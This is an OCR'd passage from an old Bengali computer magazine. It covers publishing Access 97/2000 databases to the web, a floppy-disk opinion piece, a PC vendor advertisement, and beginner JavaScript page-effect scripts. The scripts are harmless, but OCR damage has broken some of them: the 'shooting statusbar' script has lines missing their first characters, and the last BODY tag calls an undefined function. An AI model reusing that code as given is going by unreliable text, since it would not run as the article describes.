এক্সেস ৯৭ ডাটাবেজ ওয়েবে পাবলিশিং

ওয়েব পেজ ডিজাইনের প্রাথমিক ধারণা যাদের নেই তারাও যেকোন মাইক্রোসফট এক্সেস ডাটাবেজকে ওয়েবে পাবলিশ করতে পারেন। এটি করা যায় দু'ভাবে। আপনার ডাটাবেজটি রূপ নিতে পারে স্ট্যাটিক ওয়েব পেজে অথবা হতে পারে ডাইনামিক ওয়েব পেজ যেখানে কোয়েরির সুবিধা থাকবে। তাহলে দেখা যাক কিভাবে এটি করা হয়।




চিত্র-১ : এখান থেকে ডাটা সোর্স নেম ও এর জন্য ডাটাবেজ সিলেক্ট করতে হবে

ধরা যাক আপনার ডাটাবেজটি তৈরি আছে। আমরা উদাহরণ হিসেবে এখানে মাইক্রোসফট অফিসের সাথে আসা নর্থউইন্ড ডাটাবেজটি (nwind.mdb) ব্যবহার করব। এটিতে বেশ কটি কোয়েরি তৈরি করা আছে। এর যেকোনটি আমরা ওয়েবে প্রকাশ করব।

তার আগে দরকার হবে ওডিবিসি ডাটা সোর্স নেম সংজ্ঞায়িত করা। এটি করার জন্য কন্ট্রোল প্যানেলের ODBC Data Sources এপলেটে ক্লিক করুন। এতে ওডিবিসি ডাটা সোর্স এডমিনিস্ট্রেটর ডায়ালগ বক্স ওপেন হবে। এর User DSN ট্যাবে যান এবং Add বাটনে ক্লিক করুন। Create New data Source ডায়ালগ বক্স থেকে আপনার ডাটাবেজের উপযুক্ত ড্রাইভার বেছে নিন। এক্ষেত্রে আমরা মাইক্রোসফট এক্সেস ডাটাবেজ (.mdb) ড্রাইভারটি সিলেক্ট করব। এরপর পরবর্তী ধাপে গিয়ে ডাটা সোর্সের একটি নাম ও বর্ণনা লিখুন। আপনার ডাটাবেজটি কোন লোকেশনে আছে তা সিলেক্ট করুন। ODBC Microsoft Access Setup ডায়ালগ বক্সের Advanced ও Options বাটনে ক্লিক করে অতিরিক্ত কিছু অপশন ঠিক করে দিতে পারেন। এরপর OK বাটনে ক্লিক করলেই ডাটা সোর্সটি যোগ হবে। এই ডাটা সোর্স নেম বা ডিএসএন দরকার হবে ডাটাবেজকে ডাইনামিক ওয়েব পেজ হিসেবে প্রকাশ করার জন্য।

এক্সেস ৯৭ থেকে যেকোন ডাটাবেজ অবজেক্ট, যেমন— টেবল, কোয়েরি, রিপোর্ট ইত্যাদি ওয়েবে পাবলিশ করতে পারেন ফাইল মেনু থেকে Save as HTML কমান্ড দিয়ে। এতে ওয়েব পাবলিশিং উইজার্ড চালু হবে। উইজার্ডের দ্বিতীয় ধাপে আপনাকে জানিয়ে দিতে হবে কোন্ কোন্ ডাটাবেজ অবজেক্ট ওয়েবে পাবলিশ করতে চান। এখান থেকে প্রয়োজনীয় টেবল, কোয়েরি ও রিপোর্ট সিলেক্ট করুন। পরবর্তী ধাপে উইজার্ড জানতে চাইবে কোন এইচটিএমএল টেমপ্লেট ব্যবহার করতে চান কি না। এইচটিএমএল টেমপ্লেট হিসেবে আপনি ব্যবহার করতে পারেন বিশেষ ফরম্যাটের কিছু এইচটিএমএল ডকুমেন্ট। এর পরের ধাপে সিদ্ধান্ত নিতে হবে কোন্ ধরনের ওয়েব আউটপুট চাচ্ছেন— স্ট্যাটিক এইচটিএমএল, ডাইনামিক এক্টিভ সার্ভার পেজ নাকি ডাইনামিক এইচটিএক্স/আইডিসি। এইচটিএক্স/আইডিসি ব্যবহার করতে হলে আপনার সার্ভারকে অবশ্যই ইন্টারনেট ইনফরমেশন সার্ভার হতে হবে। এসপি ব্যবহার করতে চাইলে সার্ভার হিসেবে ইন্টারনেট ইনফরমেশন সার্ভার ৪.০+ কিংবা মাইক্রোসফট পার্সোনাল ওয়েব সার্ভার ৪.০ ব্যবহার করতে হবে। এর পরের ধাপে জানিয়ে দিতে হবে ডাটা সোর্স নেম বা ডিএসএন। ডাটাবেজটি যদি পাসওয়ার্ড প্রটেক্টেড হয় তাহলে ইউজার নেম এবং পাসওয়ার্ডও দিতে পারেন এখানে। এ ধাপে সার্ভার ইউআরএল এবং টাইমআউট ভ্যালুও জানিয়ে দিতে হবে। আপনার দেয়া সার্ভারটি যদি লোকাল হয় তাহলে এটি পরবর্তী ধাপে পাবলিশ লোকালি অপশন দেখাবে। তা না হলে ওয়েব পাবলিশিং উইজার্ড দিয়ে ওয়েবে পাবলিশ করতে হবে। লোকালি পাবলিশ করতে চাইলে ফোল্ডার ও পাথ জানিয়ে দিতে হবে। এর পরের ধাপে জানতে চাইবে আপনি একটি হোমপেজ তৈরি করতে চান কি না? যদি আপনার উত্তর হ্যাঁ হয় তাহলে পেজটির নাম জানিয়ে দিতে পারেন। এর পরের ধাপে একটি সুযোগ পাবেন আপনার রেসপন্সসমূহকে সেভ করার। সেভ করে রাখলে এ সেটিংস ব্যবহার করেই আবার অন্যসময় ডাটাবেজ পাবলিশ করতে পারবেন। এটিই উইজার্ডের শেষ ধাপ। তাই ফিনিশ বাটনে ক্লিক করুন। আপনার পেজসমূহ যথারীতি নির্দেশিত



চিত্র-২ : এ ধাপে ডিএসএন, ইউজারনেম, পাসওয়ার্ড, সার্ভার ইউআরএল এবং সেশন টাইম আউট জানিয়ে দিতে হবে

লোকেশনে তৈরি হবে। পার্সোনাল ওয়েব সার্ভারে হোস্ট করে ব্রাউজারে দেখলে হোমপেজটি দেখা যাবে। এখান থেকে অন্যান্য পেজে যেতে পারবেন।

মনে রাখবেন, এক্সেসে এভাবে তৈরি ডাইনামিক এক্টিভ সার্ভার পেজ কেবল মাইক্রোসফট পার্সোনাল ওয়েব সার্ভার কিংবা ইন্টারনেট ইনফরমেশন সার্ভার ৩.০ বা তদুর্ধ ভার্সনে দেখা যাবে। আর যে সার্ভারে এটি চালাবেন সেখানে অবশ্যই ডাটা সোর্স নেম (ডিএসএন) সংজ্ঞায়িত থাকতে হবে। যদি আপনি আইএসপির সার্ভারে আপনার ডাটাবেজকে হোস্ট করতে চান তাহলে আইএসপি থেকে আগেই জেনে নিন তাদের সার্ভার এএসপি সাপোর্ট করে কি না, তারপর ডাটাবেজ সম্পর্কিত তথ্য দিলে তারা আপনাকে একটি ডিএসএন দিবে। একই নামে আরেকটি ডিএসএন আপনার লোকাল সার্ভারে সংজ্ঞায়িত করে আপনি ওয়েব ডেভেলপমেন্ট অথবা টেস্ট করতে পারেন।

এক্সেস ২০০০ ডাটাবেজ ওয়েবে পাবলিশিং

এক্সেস ২০০০ ডাটাবেজ ওয়েবে প্রকাশ এক্সেস ৯৭ এর চেয়েও সহজ। ডাটাবেজকে ওয়েবে প্রকাশের জন্য এক্সেস ২০০০-এ রয়েছে বিশেষ অবজেক্ট ডাটা এক্সেস পেজ। এটি এক্সেস ৯৭-এ ছিল না। এক্সেস ২০০০-এ আপনি তিনভাবে ডাটাবেজকে ওয়েবে প্রকাশ করতে পারেন। এগুলো হলো—

ডাটা এক্সেস পেজ : ডাইনামিক এইচটিএমএল সমর্থনকারী ব্রাউজার, যেমন ইন্টারনেট এক্সপ্লোরার ৪.০ বা তদুর্ধ ভার্সনের জন্য আপনি এক্সেস ২০০০-এর ডাটা এক্সেস পেজ ব্যবহার করতে পারেন। এই ডাটা এক্সেস পেজ আসলে এক্টিভএক্স ডাটা অবজেক্টের ওপর গড়ে উঠেছে। তবে এটি তৈরি করতে বা ব্যবহার করতে আপনাকে এক্টিভএক্স কিংবা ডাইনামিক এইচটিএমএল সম্পর্কে কিছু না জানলেও চলবে। ডাটা এক্সেস পেজ তৈরির জন্য এক্সেস ২০০০-এর উইজার্ড ব্যবহার করতে পারেন, ইচ্ছেমতো একে কাস্টমাইজও করতে পারেন। ডাটা এক্সেস পেজ-এর একটি শর্টকাট সংরক্ষণ করে এইচটিএমএল ফাইল হিসেবে ডাটাবেজের বাইরে। যখনই ওই পেজটি দেখা হয় এটি ডাটাবেজের সাথে সংযোগ গড়ে তোলে এবং ডাটাবেজ থেকে উপযুক্ত তথ্য প্রদর্শন করে। ডাটা এক্সেস পেজের মাধ্যমে ডাটাবেজ রেকর্ডকে সংযোজন, বিয়োজন, সম্পাদন, ফিল্টারিং, সর্টিং ইত্যাদি করা সম্ভব।

সার্ভার সাইড পেজ : নির্দিষ্ট কোন ব্রাউজারের ওপর নির্ভর করতে না চাইলে ব্যবহার করতে পারেন সার্ভার সাইড টেকনোলজি, যেমন এক্টিভ সার্ভার পেজেস কিংবা আইডিসি/এইচটিএক্স ফরম্যাট। অবশ্য এ দুটি ক্ষেত্রেই আপনাকে নির্ভর করতে হবে মাইক্রোসফট ইন্টারনেট ইনফরমেশন সার্ভার ৪.০ বা তদুর্ধ ভার্সনের কোন সার্ভারের ওপর। কোন টেবল

বা কোয়েরিকে আপনি উইজার্ডের মাধ্যমে এ দুটি ফরম্যাটে প্রকাশ করতে পারেন। এসব ফরম্যাটের বৈশিষ্ট্য হলো যেকোন ব্রাউজার দিয়ে ব্রাউজ করুন না কেন সার্ভার নিজেই ডাটাবেজের সাথে সংযোগ গড়ে উপযুক্ত ডাটা নিয়ে সবসময় আপডেটেড ডাটা প্রদর্শন করবে। এজন্য সার্ভারে অবশ্যই ওপেন ডাটাবেজ কানেক্টিভিটি (ওডিবিসি) ডাটা সোর্স নেম (ডিএসএন) সংজ্ঞায়িত করতে হবে এবং সার্ভার ছাড়া কোন ক্রমেই এসব পেজের ফল দেখতে পাবেন না।

এইচটিএমএল ফরম্যাট : ডাটাবেজের কোন টেবল বা সারণিকে আপনি স্ট্যাটিক এইচটিএমএল হিসেবে প্রকাশ করতে পারেন। এক্ষেত্রে এইচটিএমএল ৩.২ সাপোর্ট করে এরকম যেকোন ব্রাউজার দিয়ে পেজগুলো দেখা যাবে। কিন্তু ডাটা কখনোই আপডেটেড হবে না। ডাটাবেজে কোন পরিবর্তন হলে সেই পেজগুলোকে আবার নতুন করে প্রকাশ করতে হবে।

উপরে বর্ণিত তিন পদ্ধতিতেই আপনি প্রকাশ করতে পারেন আপনার ডাটাবেজকে। এবং তিন পদ্ধতির জন্যই ব্যবহার করতে পারেন এক্সেস উইজার্ড। প্রথমেই আমরা দেখব কিভাবে ডাটা এক্সেস পেজ তৈরি করতে হয়।

ডাটা এক্সেস পেজ

ডাটা এক্সেস পেজ এক বা একাধিক টেবল কিংবা কোয়েরি থেকে ডাটা একই পেজে দেখাতে পারে। ডাটাকে একইসাথে গ্রুপিংও করা যেতে পারে। বিভিন্ন ধরনের ডাটার জন্য ভিন্ন ধরনের ডাটা এক্সেস পেজ ব্যবহার করা হয়। ডাটা এক্সেস পেজ তৈরির সহজ উপায় হলো পেজ উইজার্ড। এটি দিয়ে আপনি তিন ধরনের ডাটা এক্সেস পেজ তৈরি করতে পারেন। এগুলো হলো—

ডাটা এন্ট্রি : এসব পেজে এক স্তরের ডাটা দেখতে পাবেন, এডিট করতে পারবেন এবং সংযোজন করতে পারবেন। এসব পেজে কোন কোন ডাটা পরিবর্তন করা যাবে আর কোন্‌টি যাবে না তাও নির্ধারণ করে দেয়া যেতে পারে। ডাটা এন্ট্রি পেজে বিভিন্ন ভিউ, যেমন সামারি ও ডিটেইল্‌স, একই পেজে দেখা সম্ভব নয়।


ইন্টার‍্যাক্টিভ রিপোর্টিং : এ ধরনের পেজে মাল্টি লেভেল ডাটা বিভিন্ন গ্রুপে দেখা সম্ভব। এবং আপনি শুধু গ্রুপ সামারি কিংবা ডিটেইল্‌স দেখতে পাবেন এর এক্সপান্ড ও কলাপ্স বাটনে ক্লিক করে। এটি ডাটাবেজের গ্রুপড রিপোর্টের মতোই তবে পার্থক্য হলো রিপোর্টে আপনি ডাটাকে ডাইনামিক্যালি পরিবর্তন করতে পারেন না, কিন্তু এখানে পারবেন।

ডাটা এনালাইসিস : এ ধরনের পেজ ব্যবহার করতে পারেন ডাটা এনালাইসিস করার জন্য। এতে থাকতে পারে অফিস পিভোট টেবল, স্প্রেডশীট কিংবা গ্রাফ। এর সবকটিই ডাইনামিক্যালি পরিবর্তিত হবে। ইচ্ছে করলে আপনি পিভোট টেবলের রো ও কলাম

চিত্র-৩ : ডাটা এক্সেস পেজের ফলাফল দেখা যাবে ব্রাউজারে

ড্র্যাগ এন্ড ড্রপ করতে পারেন। বিভিন্নভাবে দেখতে পারেন একটি চার্টকে।

ডাটা এক্সেস পেজ তৈরি করতে চাইলে পেজেস ট্যাবে গিয়ে New বাটনে ক্লিক করুন। তাহলে New Data Access Page ডায়ালগ বক্স দেখা যাবে। এখান থেকে Page Wizard সিলেক্ট করুন। ড্রপ ডাউন বক্স থেকে বেছে নিন কাঙ্ক্ষিত টেবল কিংবা কোয়েরিটি। আমরা এখানে নিয়েছি Employees টেবলটি। এবার OK বাটনে ক্লিক করুন। পরবর্তী ধাপে বেছে নিতে হবে ডাটা এক্সেস পেজে কোন্ কোন্ ফিল্ড দেখাতে চান সেগুলো। এর পরের ধাপে আছে গ্রুপিং লেভেলে সিলেকশন। এভাবে কয়েকটি ধাপ পেরিয়ে ডাটা এক্সেস পেজ তৈরির কাজ শেষ হবে। এরপর এটিকে সেভ করতে হবে। সেভ করার সময় এটি লোকেশন জানতে



চিত্র-৪ : এখানে পেজ উইজার্ড সিলেক্ট করে এবং ড্রপ ডাউন লিস্ট থেকে আপনার কাঙ্ক্ষিত টেবল বা কোয়েরি সিলেক্ট করুন

চাইবে। আপনি যেকোন লোকেশন ও ফাইল নেম দিতে পারেন। শুধু খেয়াল রাখবেন যাতে এটি ডাটা এক্সেস ফাইল হিসেবে সেভ হয়। এখন ব্রাউজারে সে পেজটি দেখলে ডাটাবেজের রেকর্ডসমূহ দেখা যাবে। আমরা গ্রুপিং করেছিলাম City ফিল্ড অনুসারে। তাই ডাটা এক্সেস পেজে গ্রুপিং দেখা যাবে চিত্র-৩-এর মতো। এখানে City ফিল্ডের পাশের প্লাস (+) চিহ্নে ক্লিক করলে পুরো রেকর্ড এক্সপান্ড করবে আর মাইনাস (—) বাটন চিহ্নে ক্লিক করলে তা কলাপ্স করবে। এটি একটি সাধারণ ডাটা এন্ট্রি পেজের উদাহরণ। উইজার্ডের মাধ্যমে তৈরি করা এই পেজকে আপনি মডিফাই করতে পারেন। এতে এক্সট্রা টেক্সট কিংবা গ্রাফিক্স যোগ করতে পারেন। এজন্য আপনাকে ডিজাইন মোডে যেতে হবে। ডিজাইন মোডে ডাটা এক্সেস পেজ ডিজাইন টুলবার দেখতে পাবেন। এখান থেকে বিভিন্ন কম্পোনেন্ট যেমন— পিভোট টেবল, চার্ট, পিকচার ইত্যাদি যোগ করতে পারেন। টুলবার থেকে কোন কম্পোনেন্ট ড্র্যাগ করে এনে পেজে রাখলে নির্দিষ্ট উইজার্ড চালু হবে যাতে আপনি প্রয়োজনীয় ডাটা সোর্স কিংবা ফরম্যাট ঠিক করতে পারেন।

লক্ষ্যণীয় যে, ডাটা এক্সেস পেজের মাধ্যমে ডাটাবেজ প্রকাশ করতে ওডিবিসি ডিএসএন সংজ্ঞায়িত করতে হচ্ছে না। *(চলবে)*

ফ্লপি কি তবে বিলুপ্ত হয়ে যাবে

(৭৯ পৃষ্ঠার পর)

যেকোন ব্র্যান্ডের কমপিউটারের সাথেই একটি ফ্লপি এসেম্বল করে নেয়া যায়, আবার যেকোন ব্র্যান্ডের ফ্লপি ড্রাইভে সব ধরনের ফ্লপি ডিস্কই ব্যবহার করা যেতে পারে।

- মাইক্রোসফট তাদের কমপিউটারের জন্য সব সময় বুট ডিস্ক বা ব্যাকআপ রাখতে বলে। ভাইরাস আক্রান্ত হলে বা কোন কারণে সিস্টেম ক্র্যাশ করলে তথ্য বা সমগ্র সিস্টেম পুনরুদ্ধার করতে বুট ডিস্ক-এর প্রয়োজন হয়। আর বুট ডিস্ক তৈরি করতে সিডি'র চেয়ে ফ্লপি বেশি সুবিধাজনক।
- কমপিউটার বায়োসের সাথে ফ্লপি ড্রাইভ সরাসরি সম্পর্কযুক্ত থাকে। অন্য কোন ড্রাইভে এই সুবিধা পাওয়া যায় না।
- কিছু কিছু হার্ডওয়্যারের ইনস্টলার এখনো ফ্লপিতে (প্রিন্টার, মডেম) দেয়া হয়। তাছাড়া খুব কম পরিমাণ ডাটা ট্রান্সফারের জন্য ফ্লপি ডিস্কই ব্যবহার করাই উত্তম।

তাই সবশেষে বলা যায়, ফ্লপিকে যতটাই ফ্লপ ধরা হোক না কেন— এখনই একে সবাই ত্যাগ করতে পারছে না। অদূর ভবিষ্যতে ফ্লপির ব্যবহার হয়তো কিছুটা হ্রাস পাবে, কিন্তু এর বিলুপ্তি কখনোই ঘটবে না। ■

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

COMPLETE PC

AMD K6-2/450MHz & 500MHz
intel Pentium III 500MHz,550MHz & 600MHz

OVER 10 YEARS

Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1st fl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, Fax : 880-2-8614828
E-mail : massive@bdcom.com

Display & Sales Centre: BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon, Dhaka 1207. Phone : 8128541
E-mail : masividb@bdcom.com

massive® COMPUTERS

ওয়েব পেজে জাভা স্ক্রীপ্টিং

চিন্ময় দাশ
chinmoy@bdonline.com

ওয়েব পেজের ইন্টারএক্টিভিটি বৃদ্ধির লক্ষ্যেই স্ক্রীপ্টিংয়ের সৃষ্টি। তবে এই স্ক্রীপ্ট এমনভাবে লিখতে হবে যেন ওয়েব ব্রাউজারগুলো সেগুলো পড়তে পারে। এ লক্ষ্যে বেশ কয়েকটি স্ক্রীপ্টিং ল্যাঙ্গুয়েজ ডেভলপ করা হয়েছে। এর মধ্যে জাভা সর্বাধিক জনপ্রিয় এবং প্রচলিত স্ক্রীপ্টিং ল্যাঙ্গুয়েজ। কারণ জাভা স্ক্রীপ্ট প্রচলিত সব ব্রাউজারগুলোই পড়তে পারে। তাই ওয়েব পেজ ডেভেলপাররা ব্যাপক পেজ ভিজিটরদের কথা চিন্তা করেই স্ক্রীপ্টিংয়ের কাজটি জাভাতে করতেই বেশি পছন্দ করেন। আপনি যদি সৌখিন বা শিক্ষাণবীশ ওয়েব পেজ ডিজাইনার হয়ে থাকেন এবং কেবলমাত্র পেজ ডিজাইনিংয়ের খুঁটিনাটি জানাই আপনার লক্ষ্য হয়ে থাকে তাহলে আপনি কিছু রেডিমেড জাভা স্ক্রীপ্ট হাতের কাছে পেয়ে গেলে খুব সহজেই সেগুলো ওয়েব পেজে ব্যবহার করে চমক দেখাতে পারেন। এজন্য ঠিক এমুহূর্তেই আপনাকে প্রোগ্রামিং জানতে হবে না। শুধু জানতে হবে কিভাবে স্ক্রীপ্টগুলো পেজে সংযুক্ত করবেন। এজন্য <HEAD> এবং <BODY> ট্যাগ দুটোর সাথে আপনার পরিচয় থাকলেই হলো। আপনি টেক্সট এডিটর ব্যবহার করুন কিংবা ফ্রন্টপেজের মতো অত্যাধুনিক পেজ ডিজাইনিং টুল যেটিই ব্যবহার করুন না কেন এ দুটো HTML ট্যাগ সবখানেই পাবেন। আর আমাদের বেশিরভাগ স্ক্রীপ্টগুলো এ দুটোর কোন একটি ট্যাগের মধ্যেই লিখতে হবে। এ লক্ষ্যেই নিচে কয়েকটি জাভা স্ক্রীপ্টের পরিচিতি তুলে ধরা হলো—

রেইনবো টেক্সট

এই স্ক্রীপ্ট ব্যবহার করে কোন ম্যাসেজকে রংধনুর রঙে রাঙিয়ে দেয়া যায়। কোন ওয়েলকাম ম্যাসেজ বা আকর্ষণীয় কোন বিজ্ঞাপনের অংশবিশেষ এতে আরো দৃষ্টিনন্দনভাবে ফুটে ওঠে। এজন্য নিচের স্ক্রীপ্টটি একটি পেজের <HEAD> অংশের ভিতরে লিখুন :

```
<script language="JavaScript">
<!--
function createHexArray(n)
{ this.length=n;
  for (var i=1; i<=n; i++)
  this[i]=i-1;
  this[11]="A";
  this[12]="B";
  this[13]="C";
  this[14]="D";
  this[15]="E";
  this[16]="F";
  return this; }
hx = new createHexArray(16);
function convertToHex(x)
{ var high=x/16;
  var s=high+"";
  s=s.substring(0,2);
  high=parseInt(s,10);
  var left=hx[high+1];
  var low=x-high*16;
  s=low+"";
  s=s.substring(0,2);
  low=parseInt(s,10);
  var right=hx[low+1];
  var string=left+""+right;
  return string;}
function makeRainbow(text)
{ text=text.substring(3,text.length-4);
  color_d1=255;
  mul=color_d1/text.length;
  for(i=0;i < text.length;i++)
  { color_d1=200*Math.sin(i/(text.length/3));
"255*Math.sin(i/(text.length/3))"
    color_h1=convertToHex(color_d1);
    color_d2=mul*i;
    color_h2=convertToHex(color_d2);
document.write('<FONT COLOR="#FF'+color_h1+color_h2+'">'+text.substring(i,i+1)+'</FONT>');}}
//-->
</script>
```

এবার <BODY> অংশের ভিতর যতগুলো জায়গায় রঙিন ম্যাসেজ ডিসপ্লে করতে চান সেসব অংশে নিচের স্ক্রীপ্টটি লিখুন (প্রয়োজনমতো ম্যাসেজ এবং ফন্ট বদলে নিন)।

```
<font face="verdana, helvetica, arial" size="6">
<script>
<!--
  {makeRainbow("<< Welcome to Chinmoy's page! >>");} //-->
</script>
</font>
```

ফেড আউট

এই স্ক্রীপ্ট ব্যবহার করলে কোন পেজ লোড হওয়ার সময় এর ব্যাক কালার ধীরে ধীরে পরিবর্তিত হতে থাকবে। এজন্য আপনাকে দুটো কালারের RGB কম্বিনেশন জানতে হবে। স্ক্রীপ্টের নির্দিষ্ট স্থানে আরজিবি ভেল্যুগুলো দিয়ে দিলেই ব্যাকগ্রাউন্ডের প্রথম কালারটি পাল্টিয়ে ধীরে ধীরে দ্বিতীয় কালারে পরিণত হবে। পুরো কাজটি কত মিলিসেকেন্ডের মধ্যে সম্পন্ন হবে সেটিও স্ক্রীপ্টের নির্দিষ্ট স্থানে উল্লেখ করতে হবে। নিচের স্ক্রীপ্টটি কোন পেজের <BODY> ট্যাগের উপরের অংশে লিখতে হবে।

```
<script language="javascript">
<!--
function makearray(n)
{   this.length = n;
    for(var i = 1; i <= n; i++) this[i] = 0;
    return this; }
hexArray = new makearray(16);
for(var i = 0; i < 10; i++) hexArray[i] = i;
hexArray[10]="A"; hexArray[11]="B"; hexArray[12]="C";
hexArray[13]="D"; hexArray[14]="E"; hexArray[15]="F";
function makeHex(i)
{  if (i < 0) return "00";
   else if (i > 255) return "FF";
   else
   return "" + hexArray[Math.floor(i/16)] + hexArray[i%16]; }
function setbgColor(r, g, b)
{  var red = makeHex(r); var green = makeHex(g); var blue =
makeHex(b);
   document.bgColor = "#"+red+green+blue; }
function fade(sr, sg, sb, er, eg, eb, inc)
{  for(var i = 0; i <= inc; i++)
   {  setbgColor(
      Math.floor(sr * ((inc-i)/inc) + er * (i/inc)),
      Math.floor(sg * ((inc-i)/inc) + eg * (i/inc)),
      Math.floor(sb * ((inc-i)/inc) + eb * (i/inc))); }}
// The first six values are RGB color values,
// The seventh value is a time value
fade(255,255,255, 0,0,0, 1000);
// -->
</script>
```

স্পন্সর ব্যানার

অনেক সময় ওয়েব পেজে অনেকগুলো প্রতিষ্ঠানের বিজ্ঞাপন একইসাথে দেয়ার প্রয়োজন হয়। এজন্য প্রত্যেক বিজ্ঞাপনের জন্য আলাদা আলাদা স্পেস নষ্ট না করে একটি নির্দিষ্ট অংশে কিছুক্ষণ পর পর একেকটি বিজ্ঞাপন দেখানো যায়। এক্ষেত্রে প্রত্যেকটি বিজ্ঞাপনের সাথে তার নিজস্ব ওয়েব পেজের লিংকও করে দেয়া যায়। এখানে তিনটি বিজ্ঞাপনের মাধ্যমে স্ক্রীপ্টটি দেখানো হলো। ইচ্ছে করলে এ সংখ্যা আরো বাড়িয়ে নিতে পারেন। এক্ষেত্রে বিজ্ঞাপনের জন্য যতগুলো গ্রাফিক্স ফাইল ব্যবহার করবেন সেগুলোর নাম হবে banner1. gif, banner2. gif, banner3. gif ইত্যাদি। এবং এগুলো পেজের সাথে একই ডাইরেক্টরিতে থাকবে। স্ক্রীপ্টের ওয়েব এড্রেসগুলোও প্রয়োজনমতো পাল্টিয়ে নিতে পারেন। পেজের <HEAD> ট্যাগের ভিতর নিচের স্ক্রীপ্টটি লিখুন—

```
<script language="JavaScript">
<!--
var sponsor = 1;
function surfToSponsor()
{ if (sponsor==1)
window.location.href="http://www.tripod.com";
  if (sponsor==2)
window.location.href="http://www.lycos.com";
  if (sponsor==3)
window.location.href="http://www.angelfire.com";
}
function changeSponsor()
{ if (++sponsor > 3) sponsor = 1;
  document.images[0].src = "banner" + sponsor + ".gif";
// Set this value to the time between rotations (1500 = 1.5 sec-
onds)
  window.setTimeout('changeSponsor();',1500);
}
// -->
</script>
```

<BODY> ট্যাগ মুছে নিচের স্ক্রীপ্টটি লিখুন। এখানে ব্যাকগ্রাউন্ড কালার পছন্দমতো পাল্টিয়ে নিতে পারেন।

```
<!-- Change time value and bgcolor as necessary -->
<body
onLoad="window.setTimeout('changeSponsor();',1500);"
bgcolor="#ffffff">
<a href="javascript:surfToSponsor();">
<img name="banner" SRC="banner1.gif"></a>
```

কাউন্ট ডাউন

ধরুন আপনার জন্মদিন বা বিশেষ কোন দিনের একটি কাউন্টডাউন পেজে দিতে চাচ্ছেন যেটি আপনা আপনি আপডেট হতে থাকবে। এজন্য পেজের যেকোন জায়গায় নিচের স্ক্রীপ্টটি লিখুন। শুধু তারিখ অংশে আপনার কাঙ্ক্ষিত তারিখটি লিখে দিলেই হবে।

```
<script LANGUAGE="JavaScript">
var now = new Date();
// set this value to the countdown date.
var then = new Date("June 16, 2001");
var gap = then.getTime() - now.getTime();
gap = Math.floor(gap / (1000 * 60 * 60 * 24));
// add your massage in the quotation
document.write(gap+" days 'til my next birthday (16-
June,2001)");
</script>
```

ডেট

নিচের স্ক্রীপ্টটি সবসময় বর্তমান তারিখ প্রদর্শন করবে। এটি সাধারণত ভিজিটর কাউন্টার বা হিট কাউন্টারের সাথেই লেখা হয়। তবুও প্রয়োজনমতো যেকোন জায়গাতেই আপনি এটি ব্যবহার করতে পারেন।

```
<script LANGUAGE="JavaScript">
<!--
var dayNames = new
Array("Sunday","Monday","Tuesday","Wednesday","Thursday
","Friday","Saturday");
var monthNames = new
Array("January","February","March","April","May","June","July
",
"August","September","October","November","December");
var dt = new Date();
var y = dt.getYear();
// Y2K compliant
if (y < 1000) y +=1900;
document.write(monthNames[dt.getMonth()] + " " +
dt.getDate() + ", " + y + " (" +dayNames[dt.getDay()]+")");
// -->
</script>
```

ভুটিং স্টেটাসবার

এই স্ক্রীপ্ট ব্যবহার করলে কোন ম্যাসেজের অক্ষরগুলো একটি একটি করে স্টেটাসবারে উড়ে আসে। আপনার পেজটিতে গুরুত্বপূর্ণ কোন ম্যাসেজ এভাবে ডিসপ্লে করাতে পারেন। নিচের স্ক্রীপ্টটি কোন পেজের <HEAD> অংশে লিখুন।

```
script language="JavaScript">
!--
'You may edit the message below.
ar startMsg = "Welcome to Chinmoy's page!
ar str   = "";
ar msg   = "";
ar leftMsg = "";

unction setMessage()
 if (msg == "")
 {  str = " ";
    msg = startMsg;
    leftMsg = "";
 }
 if (str.length == 1)
 {  while (msg.substring(0, 1) == " ")
    {  leftMsg = leftMsg + str;
       str = msg.substring(0, 1);
       msg = msg.substring(1, msg.length);
    }
    leftMsg = leftMsg + str;
    str = msg.substring(0, 1);
    msg = msg.substring(1, msg.length);
    for (var ii = 0; ii < 120; ii++)
    {
       str = " " + str;
    }
 }
 else
    str = str.substring(10, str.length);
 window.status = leftMsg + str;
' This editable value (1000 = 1 second)
' corresponds to the speed of the shooting
' message.
 timeout = window.setTimeout('setMessage()',1000);
}
' -->
</script>
```

পেজের <BODY> ট্যাগ মুছে নিচের লাইনগুলো লিখুন।

```
<-- You may edit the BODY color as necessary -->
<BODY bgcolor="ffffff" onload="timeout =
window.setTimeout('setMessage()',500);">
```

ক্রলিং স্টেটাসবার

এই স্ক্রীপ্টটি আগেরটির মতো। তবে এখানে ম্যাসেজটি স্টেটাসবারে ক্রলিং হতে থাকে। এজন্য পেজের <HEAD> অংশে লিখুন—

```
<script language="JavaScript">
<!--
// You may edit the message below.
var startMsg = "Welcome to Chinmoy's page!   ";
var str   = "";
var msg   = "";
var leftMsg = "";

function setMessage()
{  if (msg == "")
   {  str = " ";
      msg = startMsg;
      leftMsg = "";
   }
   if (str.length == 1)
   {  while (msg.substring(0, 1) == " ")
      {  leftMsg = leftMsg + str;
         str = msg.substring(0, 1);
         msg = msg.substring(1, msg.length);
      }
      leftMsg = leftMsg + str;
      str = msg.substring(0, 1);
      msg = msg.substring(1, msg.length);
      for (var ii = 0; ii < 120; ii++)
      {
         str = " " + str;
      }
   }
   else
      str = str.substring(10, str.length);
   window.status = leftMsg + str;
// This editable value (1000 = 1 second)
// corresponds to the speed of the shooting
// message.
   timeout = window.setTimeout('setMessage()',1000);
}
// -->
</script>
```

<BODY> ট্যাগটি মুছে লিখুন।

```
<body onLoad="startStatusScroller();">
```

